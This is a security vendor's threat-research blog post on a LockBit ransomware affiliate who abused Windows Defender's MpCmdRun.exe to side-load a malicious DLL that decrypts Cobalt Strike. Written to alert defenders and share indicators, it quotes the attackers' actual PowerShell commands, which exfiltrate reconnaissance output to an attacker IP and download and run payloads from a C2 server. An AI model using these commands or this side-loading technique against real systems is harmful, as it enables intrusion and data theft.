Living Off Windows Defender | LockBit Ransomware Sideloads Cobalt Strike Through Microsoft Security Tool

sentinelone.com/blog/living-off-windows-defender-lockbit-ransomware-sideloads-cobalt-strike-through-microsoft-security-tool/

July 28, 2022

LockBit has been receiving a fair share of attention recently. Last week, SentinelLabs reported on LockBit 3.0 (*aka* LockBit Black), describing how the latest iteration of this increasingly prevalent RaaS implemented a series of anti-analysis and anti-debugging routines. Our research was quickly followed up by others reporting similar findings. Meanwhile, back in April, SentinelLabs reported on how a LockBit affiliate was leveraging the legitimate VMware command line utility, `VMwareXferlogs.exe`, in a live engagement to side load Cobalt Strike.

In this post, we follow up on that incident by describing the use of another legitimate tool used to similar effect by a LockBit operator or affiliate, only this time the tool in question turns out to belong to a security tool: Windows Defender. During a recent investigation, we found that threat actors were abusing the Windows Defender command line tool `MpCmdRun.exe` to decrypt and load Cobalt Strike payloads.

Overview


The initial target compromise happened via the Log4j vulnerability against an unpatched VMWare Horizon Server. The attackers modified the Blast Secure Gateway component of the application installing a web shell using PowerShell code found documented here.

Once initial access had been achieved, the threat actors performed a series of enumeration commands and attempted to run multiple post-exploitation tools, including Meterpreter, PowerShell Empire and a new way to side-load Cobalt Strike.

In particular, when attempting to execute Cobalt Strike we observed a new legitimate tool used for side-loading a malicious DLL, that decrypts the payload.

Previously observed techniques to evade defenses by removing EDR/EPP's userland hooks, Event Tracing for Windows and Antimalware Scan Interface were also observed.

Attack Chain



Once the attackers gained initial access via the Log4j vulnerability, reconnaissance began using PowerShell to execute commands and exfiltrate the command output via a POST base64 encoded request to an IP. Examples of the reconnaissance activity can be seen below:


```
powershell -c curl -uri http://139.180.184[.]147:80 -met POST -Body
([System.Convert]::ToBase64String(([System.Text.Encoding]::ASCII.GetBytes((whoami)))))
 -c curl -uri http://139.180.184[.]147:80 -met POST -Body
([System.Convert]::ToBase64String(([System.Text.Encoding]::ASCII.GetBytes((nltest
/domain_trusts)))))
```

Once the threat actor acquired sufficient privileges, they attempted to download and execute multiple post-exploitation payloads.

The threat actor downloads a malicious DLL, the encrypted payload and the legitimate tool from their controlled C2:

```
powershell -c Invoke-WebRequest -uri http://45.32.108[.]54:443/mpclient.dll -OutFile
c:\windows\help\windows\mpclient.dll;Invoke-WebRequest -uri
http://45.32.108[.]54:443/c0000015.log -OutFile
c:\windows\help\windows\c0000015.log;Invoke-WebRequest -uri
http://45.32.108[.]54:443/MpCmdRun.exe -OutFile
c:\windows\help\windows\MpCmdRun.exe;c:\windows\help\windows\MpCmdRun.exe
```

Notably, the threat actor leverages the legitimate Windows Defender command line tool `MpCmdRun.exe` to decrypt and load Cobalt Strike payloads.



We also note the correlation between the IP address used to download the Cobalt Strike payload and the IP address used to perform reconnaissance: shortly after downloading Cobalt Strike the threat actor tried to execute and send the output to the IP starting with **139**, as can be seen in both snippets below.

```
powershell -c Invoke-WebRequest -uri http://45.32.108[.]54:443/glib-2.0.dll -OutFile
c:\users\public\glib-2.0.dll;Invoke-WebRequest -uri
http://45.32.108[.]54:443/c0000013.log -OutFile c:\users\public\c0000013.log;Invoke-
WebRequest -uri http://45.32.108[.]54:443/VMwareXferlogs.exe -OutFile
c:\users\public\VMwareXferlogs.exe;c:\users\public\VMwareXferlogs.exe
```

```
powershell -c curl -uri http://139.180.184[.]147:80 -met POST -Body
([System.Convert]::ToBase64String(([System.Text.Encoding]::ASCII.GetBytes((c:\users\pu
```

Following the same flow as the sideloading of the `VMwareXferlogs.exe` utility reported on previously, `MpCmd.exe` is abused to side-load a weaponized `mpclient.dll`, which loads and decrypts Cobalt Strike Beacon from the `c0000015.log` file.

As such, the components used in the attack specifically related to the use of the Windows Defender command line tool are:

Filename	Description
mpclient.dll	Weaponized DLL loaded by MpCmdRun.exe
MpCmdRun.exe	Legitimate/signed Microsoft Defender utility
C0000015.log	Encrypted Cobalt Strike payload

Conclusion

Defenders need to be alert to the fact that LockBit ransomware operators and affiliates are exploring and exploiting novel “living off the land” tools to aid them in loading Cobalt Strike beacons and evading some common EDR and traditional AV detection tools.

Importantly, tools that should receive careful scrutiny are any that either the organization or the organization’s security software have made exceptions for. Products like VMware and Windows Defender have a high prevalence in the enterprise and a high utility to threat actors if they are allowed to operate outside of the installed security controls.

Indicators of Compromise

IoC	Description
a512215a000d1b21f92dbef5d8d57a420197d262	Malicious glib-2.0.dll
729eb505c36c08860c4408db7be85d707bdcbf1b	Malicious glib-2.0.dll
10039d5e5ee5710a067c58e76cd8200451e54b55	Malicious glib-2.0.dll
ff01473073c5460d1e544f5b17cd25dadf9da513	Malicious glib-2.0.dll
e35a702db47cb11337f523933acd3bce2f60346d	Encrypted Cobalt Strike payload – c0000015.log
82bd4273fa76f20d51ca514e1070a3369a89313b	Encrypted Cobalt Strike payload – c0000015.log

091b490500b5f827cc8cde41c9a7f68174d11302	Decrypted Cobalt Strike payload – c0000015.log
0815277e12d206c5bbb18fd1ade99bf225ede5db	Encrypted Cobalt Strike payload – c0000013.log
eed31d16d3673199b34b48fb74278df8ec15ae33	Malicious mpclient.dll
149.28.137[.]7	Cobalt Strike C2
45.32.108[.]54	IP where the attacker staged the malicious payloads to be downloaded
139.180.184[.]147	Attacker C2 used to receive data from executed commands
info.openjdklab[.]xyz	Domain used by the mpclient.dll